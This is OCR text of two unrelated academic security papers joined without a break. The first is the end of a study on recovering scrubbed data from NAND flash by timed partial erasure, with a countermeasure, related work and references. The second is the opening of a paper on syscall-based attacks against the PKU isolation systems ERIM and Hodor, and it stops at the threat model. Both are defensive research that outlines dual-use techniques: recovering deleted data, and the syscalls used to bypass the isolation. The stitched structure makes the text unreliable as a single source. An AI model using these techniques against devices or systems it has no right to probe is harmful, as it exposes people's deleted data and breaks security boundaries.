We evaluate the data recovery efficiency from a digitally sanitized all zero page in Figure 5. The key parameter in the data recovery process is the precise control of the partial erase time. If the duration of erasure is kept long, most of the bits will be erased (similar to standard block erase operation). On the flip side, if the erase duration is too small, then most of the bits will remain in zero states. Figure 5(a) illustrates the gradual data recovery process as a function of erase duration. For a clear illustration, we plot the impact of partial erase time on strong vs weak zeros separately in Figure 5(b). For complete recovery of the scrubbed image, it is required that all the weak zeros (zero bits of the original image) are converted to ones while all the strong zeros (one bits of the original image) remain at zero state. Due to overlap in the V_t distribution of the strong vs weak zeros, a partial recovery of the original image is possible in practice. For example, in the Figure 5(b) we found that at the beginning of erase operation weak zeros turned into ones much faster than the strong zeros.

Part #	Manufacturer	Block erase time (t_{ER})	RESET time (Erase)	Bit recovery efficiency
TC58NVG3S0F	Toshiba	3ms	500µs	77.54%
MT29F8G08ABACA	Micron	2ms	500µs	53.72%
K9F2G08X0A	Samsung	1.5ms	500µs	-
MT29F4G08ABADA	Micron	700µs	500µs	-

Table 1: Evaluation of bit recovery efficiency on different NAND chips.




Figure 5: (a) Illustration of bit accuracy of a recovered image vs partial erase time. The image was scrubbed with zero-overwrite method after 3 hours of bake at 120°C. (b) For clear illustration, we plot the percentage of weak zeros that flipped into ones as well as the percentage of strong zeros that remained at zero state with respect to erase time.

However, a significant percentage of strong zeros also flip to ones before all the weak zeros are flipped. Hence there is a narrow window of opportunity for the partial erase duration that ensures recovery of most of the original data.

We define bit accuracy as a new metric for recovered image which measures the percentage of correctly identified bits of the original image data after partial erase operation. We find that there is an optimum erase duration that gives the highest bit accuracy. Please note that a completely scrubbed image (all zero bits or all one bits) will also have a bit accuracy approximately 50% assuming equal number of zeros and ones in the image. However, in order to recognize an image, the correctly identified positions also play a significant role. Hence in Figure 5(a) we find that even though the bit accuracy of the recovered image is low for certain erase duration, the image is correctly recognizable. The other important point to note here is that the maximum bit accuracy is a function of data retention time or the storage history of the image. Typically, the longer the duration of high temperature bake in our experiment (or older the stored data), the separation between V_t distribution of strong vs weak zeros will be wider. This will increase the bit accuracy of the recovered image. In Figure 6 we plot the maximum bit accuracy of the recovered image for different high temperature bake time. We find that the longer the bake duration, the higher the bit accuracy. Note that the maximum bit accuracy of the recovered image corresponding to different bake time is a function different partial erase duration.

We have performed the evaluation of a partial erase based image recovery on chips from different flash manufacturers and found that the partial erase method works for those chips which have longer block erase time. The block erase time of NAND flash chip is defined in the datasheet by the manufacturer i.e. t_{ER} and typically t_{ER} varies from ~1-10 ms. The longer the block erase time, it is easier to control the partial erase operation using the digital interface. Note that the partial erase operation is implemented using our measurement set-up as follows: we issue a block erase operation for a specified NAND block and then we issue the NAND RESET (FFh) command after certain pre-defined time delay (t_d^e). The RESET command takes a finite time (few hundreds of microseconds) to forcibly terminate the erase operation. In addition, the effective time for the pre-mature termination of erase operation depends on the delays associated with issuing commands by the digital interface. Hence the minimum value of the partial erase duration is limited by the time corresponding to the RESET command and the delays associated with the digital interface. For some of the chips as listed in Table 1,




Figure 6: Bit recovery accuracy versus bake time for stored Einstein image on two different NAND flash chips.

we found that the minimum value of partial erase duration is comparable to the block erase time, and hence the NAND block gets completely erased after the partial erase operation with $t_d^e = 0s$. Thus, the data recovery process could not be successfully implemented on those chips using our experimental set-up. A faster digital interface is needed in order to implement data recovery algorithm on those chips with lower block erase time.

6.3 Effectiveness of Analog Scrubbing

In order to show the effectiveness of the proposed analog scrubbing, we perform the following step-by-step experiments. First, we write the same Einstein image on a NAND block and bake it for 3 hours at 120°C to emulate the data retention effects. We then create an all zero page using partial programming technique. The partial program duration is calculated based on memory's data retention characteristics. We then repeat the partial erasure based data retrieval process (as discussed in Section 6.2) on the scrubbed image. The results are shown in Figure 7. We find that recovered image is difficult to be identified compared to the fully scrubbed image. These results show the prospect of analog scrubbing technique for the true deletion of data. However, the accurate implementation requires careful characterization of partial program duration as a function of data retention time, which remains a topic for future investigation.

7. Related Work on NAND Sanitization Methods

In this section we provide a brief overview of the state-of-the-art sanitization methods for NAND flash memory systems. Since in-place updates are not possible in NAND flash, the standard multiple overwrite-based erasure techniques, typically used for hard drives, do not work properly for NAND storage system. Instead, following methods are typically employed by NAND controller for sanitization:

- **Block erase:** Block erasure method is a basic NAND command to remove data from all the pages of a NAND block. The method essentially removes electronic charge from the flash cells and hence physically erase the data from the NAND media. Typically, during garbage collection process this method is used to remove old invalid data once the drive is almost full [3]–[5]. Thus, this command is sparingly used by a NAND controller. However, there are certain sanitization proposals which use this command for secure deletion[14]–[16]. The major drawback of block erasure based methods is the poor performance caused by the significant valid data migration overhead[16]. The other bottleneck for the frequent block erasure is the finite endurance limit of NAND flash technology. Thus, block erasure based immediate page deletion techniques are not a practical and efficient solution for NAND storage.




Figure 7: Analog scrubbing output (a) Stored original Einstein image (460 × 600). (b) Scrubbed image after data retention takes place. We bake the chip for 3 hours in an oven of temperature 120°C in order to accelerate the data retention effect. (c) Recovered raw image using analog scrubbing operation.

- **Logical sanitization:** Since block erasure methods suffer from poor performance, NAND storage usually performs logical sanitization by invalidating the page address of obsolete data. The page address mapping in NAND storage is handled by FTL, which performs one-to-one mapping between logical page address and the physical memory address of the flash media. Thus, for any page update operation, FTL will write the new contents to another physical page (or sector) location and update the address table map so that the new data appears at the target logical address. As a result, the old version of the data remains in the physical storage medium, which can be retrieved by the adversary.
- **Encryption based sanitization**: Several authors have recently proposed NAND sanitization methods based on an encryption technique[17]–[22]. The basic idea in this method is to encrypt the user file with an encryption key and store the encrypted data and the key in two separate NAND blocks. Secure deletion is achieved by removing the keys, which can be done efficiently as keys require smaller memory space. Even though encryption based techniques are quite fast, they suffer from the following drawbacks. First, encryption based technique carries the risk of data recovery as its implementation may have certain issues, such as random number generation (for encryption key) which can be compromised by a motivated adversary[23]. Second, encryption based sanitization requires proper sanitization of key storage block and any other derived values that might be useful in cryptanalysis. Third, several existing storage solutions and resource constrained embedded platforms may not include any encryption/decryption module and hence cannot implement this technique.
- **Scrubbing or zero-overwrite based digital sanitization:** In order to achieve page-level deletion in flash based storage, the idea of "data scrubbing" was proposed [1], [16], [24]. The key concept behind "scrubbing" based sanitization is the creation of an all-zero page (or all cells programmed), which is equivalent to the deletion of data from that page. Thus, "scrubbing" provides an alternative route to *digital sanitization* by programming all the cells in the page. However, we have shown in this paper that the scrubbed data is partially or completely recoverable due to the analog property of the programmed cells.
- **History independent erase:** Recently, several researchers have proposed secure NAND deletion methods which will not only remove data from the storage medium but also conceal deletion history from the system[25]–[27]. For example, Jia et al.[26] proposed undetectable secure deletion in flash system by using a partial scrubbing technique and removing any structural artifacts of past deletion operation from the flash system. Similarly, Chen et al. [27] designed HiFlash, a history independent flash device, which will remove all the history related artifacts in the flash layout.

8. Conclusion

In this paper, we show that digitally sanitized (zero overwrite based "scrubbing") NAND flash storage media still maintains the previously written information in the analog threshold voltage characteristics. The data retention property of the flash memory cells causes difference in the analog threshold voltage of the original zero bits in the data and the newly created zeros during scrubbing. We experimentally demonstrate that the difference in the analog threshold voltage can be exploited to recover the deleted data from a fully scrubbed all-zero page. We utilize partial erase technique to recover the deleted data and our evaluation shows more than 75% bits are recoverable depending on the specification of the NAND chip, memory cell's data retention characteristics and the nature of the image data. Finally, we describe a new method for analog sanitization of NAND memory pages using page creation time and partial program technique. Our evaluation shows promise of the proposed technique for analog sanitization and true deletion of user data from the flash media.

References

[1] M. Wei, L. M. Grupp, F. E. Spada, and S. Swanson, "Reliably Erasing Data from Flash-based Solid State Drives," in *Proceedings of the 9th USENIX Conference on File and Stroage Technologies*, Berkeley, CA, USA, 2011, pp. 8–8.

[2] Y. Cai, O. Mutlu, E. F. Haratsch, and K. Mai, "Program interference in MLC NAND flash memory: Characterization, modeling, and mitigation," in *2013 IEEE 31st International Conference on Computer Design (ICCD)*, 2013, pp. 123–130.

[3] L. Zuolo, C. Zambelli, R. Micheloni, and P. Olivo, "Solid-State Drives: Memory Driven Design Methodologies for Optimal Performance," *Proc. IEEE*, vol. 105, no. 9, pp. 1589–1608, Sep. 2017.

[4] F. Chen, T. Zhang, and X. Zhang, "Software Support Inside and Outside Solid-State Devices for High Performance and High Efficiency," *Proc. IEEE*, vol. 105, no. 9, pp. 1650–1665, Sep. 2017.

[5] N. R. Mielke, R. E. Frickey, I. Kalastirsky, M. Quan, D. Ustinov, and V. J. Vasudevan, "Reliability of Solid-State Drives Based on NAND Flash Memory," *Proc. IEEE*, vol. 105, no. 9, pp. 1725–1750, Sep. 2017.

[6] Y. Cai, S. Ghose, E. F. Haratsch, Y. Luo, and O. Mutlu, "Error Characterization, Mitigation, and Recovery in Flash-Memory-Based Solid-State Drives," *Proc. IEEE*, vol. 105, no. 9, pp. 1666–1704, Sep. 2017.

[7] C. M. Compagnoni, A. Goda, A. S. Spinelli, P. Feeley, A. L. Lacaita, and A. Visconti, "Reviewing the Evolution of the NAND Flash Technology," *Proc. IEEE*, vol. 105, no. 9, pp. 1609–1633, Sep. 2017.

[8] L. M. Grupp *et al.*, "Characterizing flash memory: Anomalies, observations, and applications," in *2009 42nd Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2009, pp. 24–33.

[9] Y. Luo, S. Ghose, Y. Cai, E. F. Haratsch, and O. Mutlu, "Enabling Accurate and Practical Online Flash Channel Modeling for Modern MLC NAND Flash Memory," *IEEE J. Sel. Areas Commun.*, vol. 34, no. 9, pp. 2294–2311, Sep. 2016.

[10] Y. Cai, E. F. Haratsch, O. Mutlu, and K. Mai, "Threshold voltage distribution in MLC NAND flash memory: Characterization, analysis, and modeling," in *2013 Design, Automation Test in Europe Conference Exhibition (DATE)*, 2013, pp. 1285–1290.

[11] P. Gutmann, "Data Remanence in Semiconductor Devices," in *USENIX Security Symposium*, 2001.

[12] P. Gutmann, "Secure Deletion of Data from Magnetic and Solid-state Memory," in *Proceedings of the 6th Conference on USENIX Security Symposium, Focusing on Applications of Cryptography - Volume 6*, Berkeley, CA, USA, 1996, pp. 8–8.

[13] S. Skorobogatov, "Data Remanence in Flash Memory Devices," in *Proceedings of the 7th International Conference on Cryptographic Hardware and Embedded Systems*, Berlin, Heidelberg, 2005, pp. 339–353.

[14] J. Reardon, C. Marforio, S. Capkun, and D. Basin, "User-level Secure Deletion on Log-structured File Systems," in *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, New York, NY, USA, 2012, pp. 63–64.

[15] S. M. Diesburg *et al.*, "TrueErase: per-file secure deletion for the storage data path," in *ACSAC*, 2012.

[16] K. Sun, J. Choi, D. Lee, and S. H. Noh, "Models and Design of an Adaptive Hybrid Scheme for Secure Deletion of Data in Consumer Electronics," *IEEE Trans. Consum. Electron.*, vol. 54, 2008.

[17] J. Reardon, S. Capkun, and D. Basin, "Data Node Encrypted File System: Efficient Secure Deletion for Flash Memory," presented at the Presented as part of the 21st {USENIX} Security Symposium ({USENIX} Security 12), 2012, pp. 333–348.

[18] J. Reardon, D. Basin, and S. Capkun, "On Secure Data Deletion," *IEEE Secur. Priv.*, vol. 12, no. 3, pp. 37–44, May 2014.

[19] J. Reardon, D. Basin, and S. Capkun, "SoK: Secure Data Deletion," in *2013 IEEE Symposium on Security and Privacy*, 2013, pp. 301–315.

[20] J. Lee, J. Heo, Y. Cho, J. Hong, and S. Y. Shin, "Secure deletion for NAND flash file system," in *In ACMSymposium on Applied Computing,2008*.

[21] S. Jia, L. Xia, B. Chen, and P. Liu, "DEFTL: Implementing Plausibly Deniable Encryption in Flash Translation Layer," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, New York, NY, USA, 2017, pp. 2217–2229.

[22] L. Yang, T. Wei, F. Zhang, and J. Ma, "SADUS: Secure data deletion in user space for mobile devices," *Comput. Secur.*, vol. 77, pp. 612–626, Aug. 2018.

[23] T. Ristenpart and S. Yilek, "When Good Randomness Goes Bad: Virtual Machine Reset Vulnerabilities and Hedging Deployed Cryptography," in *Ndss '10 (network and Distributed Security Symposium)*, 2010.

[24] W. Wang, C. Ho, Y. Chang, T. Kuo, and P. Lin, "Scrubbing-Aware Secure Deletion for 3-D NAND Flash," *IEEE Trans. Comput.-Aided Des. Integr. Circuits Syst.*, vol. 37, no. 11, pp. 2790–2801, Nov. 2018.

[25] B. Chen, S. Jia, L. Xia, and P. Liu, "Sanitizing Data is Not Enough!: Towards Sanitizing Structural Artifacts in Flash Media," in *Proceedings of the 32Nd Annual Conference on Computer Security Applications*, New York, NY, USA, 2016, pp. 496–507.

[26] S. Jia, L. Xia, B. Chen, and P. Liu, "NFPS: Adding Undetectable Secure Deletion to Flash Translation Layer," in *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, New York, NY, USA, 2016, pp. 305–315.

[27] B. Chen and R. Sion, "HiFlash: A History Independent Flash Device," *ArXiv*, vol. abs/1511.05180, 2015.

PKU Pitfalls: Attacks on PKU-based Memory Isolation Systems

Emma Connor
University of Tennessee, Knoxville

Tyler McDaniel
University of Tennessee, Knoxville

Jared M. Smith
University of Tennessee, Knoxville

Max Schuchard
University of Tennessee, Knoxville

Abstract

Intra-process memory isolation can improve security by enforcing least-privilege at a finer granularity than traditional operating system controls without the context-switch overhead associated with *inter*-process communication. A single process can be divided into separate components such that memory belonging to one component can only be accessed by the code of that component. Because the process has traditionally been a fundamental security boundary, assigning different levels of trust to components within a process is a fundamental change in secure systems design. However, so far there has been little research on the challenges of securely implementing intra-process isolation *on top of* existing operating system abstractions. We identify that despite providing strong intra-process memory isolation, existing, general purpose approaches neglect the ways in which the OS makes memory and other intra-process resources accessible through system objects. Using two recently-proposed memory isolation systems, we show that such designs are vulnerable to generic attacks that bypass memory isolation These attacks use the kernel as a confused deputy, taking advantage of existing intended kernel functionality that is agnostic of intra-process isolation. We argue that the root cause stems from a fundamentally different security model between kernel abstractions and user-level, intra-process memory isolation. Finally, we discuss potential mitigations and show that the performance cost of extending a `ptrace`-based sandbox to prevent the new attacks is high, highlighting the need for more efficient system call interception.

1 Introduction

Traditionally, operating system security in practice has largely focused on inter-process isolation: limiting a process's access to shared system resources or resources owned by another process. In contrast, there are usually no restrictions on memory access between different components within the same process. An executable and set of libraries in the same process both have full access to each other's resources, which violates the principle of least privilege and can exacerbate the impact of security bugs. For example, an application that uses a cryptography library may never need to access encryption keys directly, yet a security vulnerability in the application (or any of its libraries) could still allow an attacker to access the encryption keys used by the cryptography library even if the library has no bugs of its own.

Intra-process isolation hopes to improve on this situation by enforcing finer-grained separation of resources. Various proposals have offered solutions for limiting access to designated memory regions to "components" such as particular threads, libraries, or even arbitrary snippets of code. While there are numerous proposals for isolating components within an application, most of them suffer from one of two problems: high overhead during execution, or high cost of switching between isolated components [49]. Recently, two concurrent works, called Hodor [26] and ERIM [49], proposed systems for intra-process memory isolation that achieve dramatically lower overhead by exploiting "memory protection keys for userspace", a new hardware feature available in some recent x86 processors [29]. Protection keys for userspace (often abbreviated as either PKU or MPK) incur no significant overhead during ordinary execution and only a small cost when switching between components [49].

PKU allows a process to control its own access to memory by tagging individual pages with a domain and governing access to each domain via a special register known as the Protection Key Rights for Userspace Pages, or PKRU [29]. The PKRU register can be written from userspace with the unprivileged `wrpkru` instruction, which is a double-edged sword. On the one hand, it lets the process quickly modify memory access rules without invoking the kernel; on the other, it creates a problem for *secure* isolation. If an attacker exploits a vulnerability to gain control over one component, PKU's design does not prevent the attacker from executing code that writes to the PKRU register, allowing access to any domain. For this reason, PKU does not provide secure isolation on its own.

Hodor and ERIM both address this problem by augmenting PKU with a software sandbox that aims to prevent components from making unauthorized changes to the PKRU register. We collectively refer to these systems as "PKU-based sandboxes". At a high level, both systems detect `wrpkru` instructions in application and library code, and effectively neutralize all `wrpkru` instructions *except* ones

that are immediately followed by either code that safely transfers control to a designated entry point of the trusted component or code that returns to the untrusted component (after validating the state of the PKRU register). The sandbox then monitors and restricts certain syscalls made by the process to prevent an untrusted component from introducing new executable code that violates these rules. We discuss the designs of ERIM and Hodor in more detail in Section 2.

Evaluating the Security of PKU-based Sandboxes. In this paper, we evaluate the security of proposed PKU-based sandboxes in a realistic context, and find that both systems are vulnerable to similar classes of software attacks. We group the attacks into a few families of issues: subverting memory access permissions; modifying code by rearranging mappings; controlling PKRU through the kernel; race conditions; interfering with non-memory process resources; and changing permissions directly. We detail several practical exploits that circumvent the isolation promised by the system and allow the untrusted component to access all protected memory. In many cases, an identical attack works against both systems, ERIM and Hodor. Using prototype code available for ERIM, we tested 10 proof-of-concept exploits (listed later in Table 1) and found that all of them succeeded in accessing protected memory from an untrusted component. We also expect eight of these attacks to succeed against Hodor with minimal changes.

Our attacks exploit flawed assumptions shared by both systems, such as accessing PKU-protected memory through the kernel, modifying in-process code that is presumed to be immutable, or manipulating the behavior of a trusted component in unexpected ways. These issues do not represent bugs in the Linux kernel or in PKU's design or hardware implementation. Instead, we argue that these attacks stem from a common root cause: **the threat model for secure in-process isolation is fundamentally at odds with the threat model of the PKU feature and the Linux kernel**. PKU can be controlled with an unprivileged instruction and so is not designed to protect against malicious code that intends to elevate its own privileges. Meanwhile, the Linux kernel has a highly permissive process model which allows processes a great deal of control over their own resources and operation. Thus, Linux kernel developers have made no attempt at absolute enforcement of PKU permissions [25]. Consequently, we *discover and exploit a large attack surface of unprivileged syscalls affecting intra-process resources* which can interfere with the security guarantees of a PKU-based sandbox. For example, the Linux syscall `process_vm_readv` intentionally allows an unprivileged process to read its own memory without checking PKU permissions.

As a result, a secure solution to intra-process isolation requires more careful consideration of all possible attack surfaces in the kernel. We discuss possible mitigations and measure their potential impact on performance. In particular, we show that ERIM's [49] `ptrace`-based sandbox, which implements the sandbox without kernel changes, incurs substantially higher performance penalties when we extend it to monitor syscalls that could otherwise be used to bypass the secure isolation. Some of the attacks detailed in Section 4 use only standard I/O syscalls, which are frequently used by legitimate applications and are thus expensive to monitor. Merely adding a check to monitor the `open` syscall decreases measured throughput by over 50% compared to ERIM's previously reported benchmarks on a web server [49]. This suggests that current **userspace-only** design for PKU-based intra-process isolation may require a steep performance penalty to operate securely without kernel changes.

2 Background

2.1 Memory Isolation

Modern operating systems must provide a stable platform for a complex userspace application ecosystem. For this reason, the kernel carefully restricts interactions between processes. Process-specific resources - including register state and virtual address space - are opaque and inaccessible from other userspace processes. This inter-process *isolation* provides fault-tolerance by preventing application failures from cascading to unrelated processes and limits the scope of vulnerabilities and bugs. An attacker who compromises one running application cannot leverage their position to peer into (or modify) another application's private memory space.

Isolation within an application could provide similar benefits. Sensitive data in an application component - e.g. the cryptographic library in a webserver - could be insulated from security vulnerabilities elsewhere in the application. However, simply placing application components in separate processes (or other context abstractions) can incur significant performance penalties (see [49] Section 6.5, and [26] Section 4.1). This performance cost is high because, despite their conceptual segregation, processes rely on the same underlying hardware for execution. *Switching* to a new active process generally requires that the kernel flush the transaction lookaside buffer (TLB) and restore the process' context, including its register state and virtual memory space.

These considerations motivate more lightweight techniques for segmenting memory between components with varied levels of trust/access. Many frameworks have been built for this purpose, with varying costs and characteristics; see Section 7 for a full discussion of these techniques. This paper is primarily concerned with solutions based on Intel Protection Keys for Userspace (**PKU**) [29].

2.2 Intel PKU

The PKU feature (available in Skylake or later Intel server processors since 2017 [29]) regulates memory accesses based

on the state of a new 32-bit register, the **PKRU** register [29]. When PKU is enabled, each virtual memory page mapped by a process is associated with exactly one of 16 different regions or *protection keys*. Each key is associated with 2 bits in the PKRU register which controls access to reads and/or writes for that region. On each memory access, a hardware check compares the protection key of the accessed page with the state of the corresponding bits in the PKRU register in order to determine if the access is allowed. New `rdpkru` and `wrpkru` x86 instructions allow userspace reads and writes to PKRU. Because PKRU values are part of a processor core's extended register state, PKRU can also be written by the `xrstor` instruction, which is designed to restore register state after context switches. A number of recent PKU-based memory isolation frameworks have been proposed [26, 31, 49]. Here we focus on the most performant systems, i.e. those that do not require additional mechanisms to protect against code reuse attacks. In general, these systems require hardening the PKU feature by gatekeeping PKRU state.




Figure 1: ERIM Architecture [49] with seccomp filters and process tracing.

2.3 ERIM

ERIM's security hinges on the absence of *unsafe* `wrpkru` instructions in executable pages of M_U (T is trusted not to call back into U or contain exploitable control flow vulnerabilities). Safe `wrpkru` instances are those immediately followed by either 1) a jump into T, or 2) a check that M_T is locked by the PKRU register. Failing this check triggers process termination. An attacker who compromises U could exploit unsafe `wrpkru` instructions to unlock M_T from U; without




Figure 2: ERIM architecture [49] using a kernel module.

such instructions, M_T is secure even without control flow integrity (CFI) in U. The call gates contain only safe `wrpkru`s by construction, but preventing intentional or unintentional occurrences of executable `wrpkru` instructions in M_U requires both *syscall interception* and *binary inspection*. Similar techniques are used to protect against unsafe `xrstor` instructions.

The purpose of binary inspection in ERIM is to scan memory for instructions that could be exploited to unlock M_T from U. When an ERIM-secured application is started, ERIM scans M_U for unsafe `wrpkru`/`xrstor` instructions. If any are detected, ERIM can be either replace them with safe variants (e.g., by adding a check that M_T remains locked) or immediately terminate the secured application. This initial inspection ensures no unsafe instructions are present in M_U at startup, but is insufficient on its own to prevent occurrences throughout the process' runtime - an attacker could map a new virtual memory page after the initial scan to introduce and execute unsafe instructions. ERIM intercepts related syscalls in an attempt to block this attack vector.

Interception can be performed via small kernel modifications (e.g. a Linux Security Module [43]), or by installing seccomp filters [2] that inform a tracer process. The seccomp filter with tracer mode is shown in Figure 1, while the kernel mode of operation is depicted in Figure 2. Figures 1 and 2 highlight how ERIM is deployed in practice, integrating with the host operating system and secured application binary.

In either case, `mmap` (mapping new pages), `mprotect` (page permission changes), and `pkey_mprotect` (page PKU region registration) syscalls from U that map executable memory pages are intercepted and redirected to ERIM functions in T. The memory is mapped only after the requested page sequence is scanned for `wrpkru` instructions within or across pages. Alternatively, ERIM can delay the scan and mark the sequence as "pending executable" for on-demand processing. Attempts to execute instructions from one of these pages will

Attack Name	Key Syscalls
VM Read	`process_vm_readv`
Procfs Write	`open`, `seek`, `write`
File Mapping	`open`, `mmap`, `write`
Shared Memory	`shm_open`, `mmap`
Remap	`mmap`, `mprotect`, `mremap`
Sigreturn	`rt_sigreturn`
Map Race	`clone`, `mmap`
Scan Race	`clone`, `mmap`
Pkey	`pkey_mprotect`
Seccomp	`prctl`

Table 1: Summary of developed proof-of-concepts.

cause a fault handled by ERIM that signals a scan *for that page alone*. Scan failure results in termination of the program.

2.4 Hodor

As in ERIM, Hodor [26] separates trusted components T from untrusted components U, but different mechanisms are employed to create trust boundaries and prevent exploitation. More than two trust levels are supported; here we use T and U to simplify the description. In this section, we describe only the PKU-based variant (Hodor-PKU), but a more complete discussion in available in Section 7. Hodor always defines elements in T via library boundaries. A trusted loader ensures that the only entry points into T libraries exposed to U are gated by *trampolines* (analogues to ERIM call gates) that manage PKRU state. Like ERIM, Hodor deploys interception and inspection techniques to guard the PKRU before and during runtime.

The trusted loader is tasked with scanning for unsafe instructions that occur outside trampolines. Inspection is performed at startup, and again when any sequence of pages is marked executable by the protected application. Any pages containing unsafe instructions are marked pending executable. Calling into these marked pages will trigger a page fault, signaling the Hodor-modified kernel to load the address of unsafe instructions in debug registers. With this monitoring system in place, any attempt to execute unsafe instructions will be vetted by the kernel, and the page is marked executable. If the debug registers were previously watching another page, that page is returned to pending executable status. This mechanism prevents unsafe PKRU-writing instructions without the need for binary rewriting.

At startup, the trusted loader registers the virtual address space of each library in T at runtime, and subsequent calls to `mmap`, `mprotect`, or `pkey_mprotect` are checked against the current PKRU value by the modified kernel. This interception guarantees that component memory accesses are consistent with their assigned trust levels.

3 Methodology

3.1 Threat Model

We use the same threat model described in current research on secure isolation with PKU. We assume the attacker can execute arbitrary machine code in the untrusted domain, with the exception that executed code cannot initially contain unsafe `wrpkru` and `xrstor` instructions. We assume trusted component's interface is free of exploitable vulnerabilities. This is consistent with the threat model shared by both ERIM and Hodor.

We assume the initial state of the application is not compromised. The kernel, linker, or application is trusted to correctly initialize the PKU sandbox. Trusted components loaded from disk are assumed to be trustworthy (e.g., protected by file permissions).

However, after the sandbox initialization, we make no further assumptions about the code running in the untrusted component. In particular, the untrusted component may contain memory corruption vulnerabilities that allow an attacker to carry out a control flow hijacking attack and cause arbitrary behavior. While other mitigations aim to prevent control flow hijacking [41, 47, 52, 57], they also carry a significant performance penalty and may not be completely effective [13, 21, 53, 55]. Both ERIM and Hodor are designed to provide secure isolation without additional protection from control flow hijacking.

We assume no vulnerabilities in a trusted library, the kernel, or hardware. The kernel is assumed to be trusted and free of vulnerabilities. Similarly, we do not consider attacks that exploit flaws in hardware such as transient execution attacks [11, 30, 32].

3.2 Approach to Sandbox and Kernel Analysis

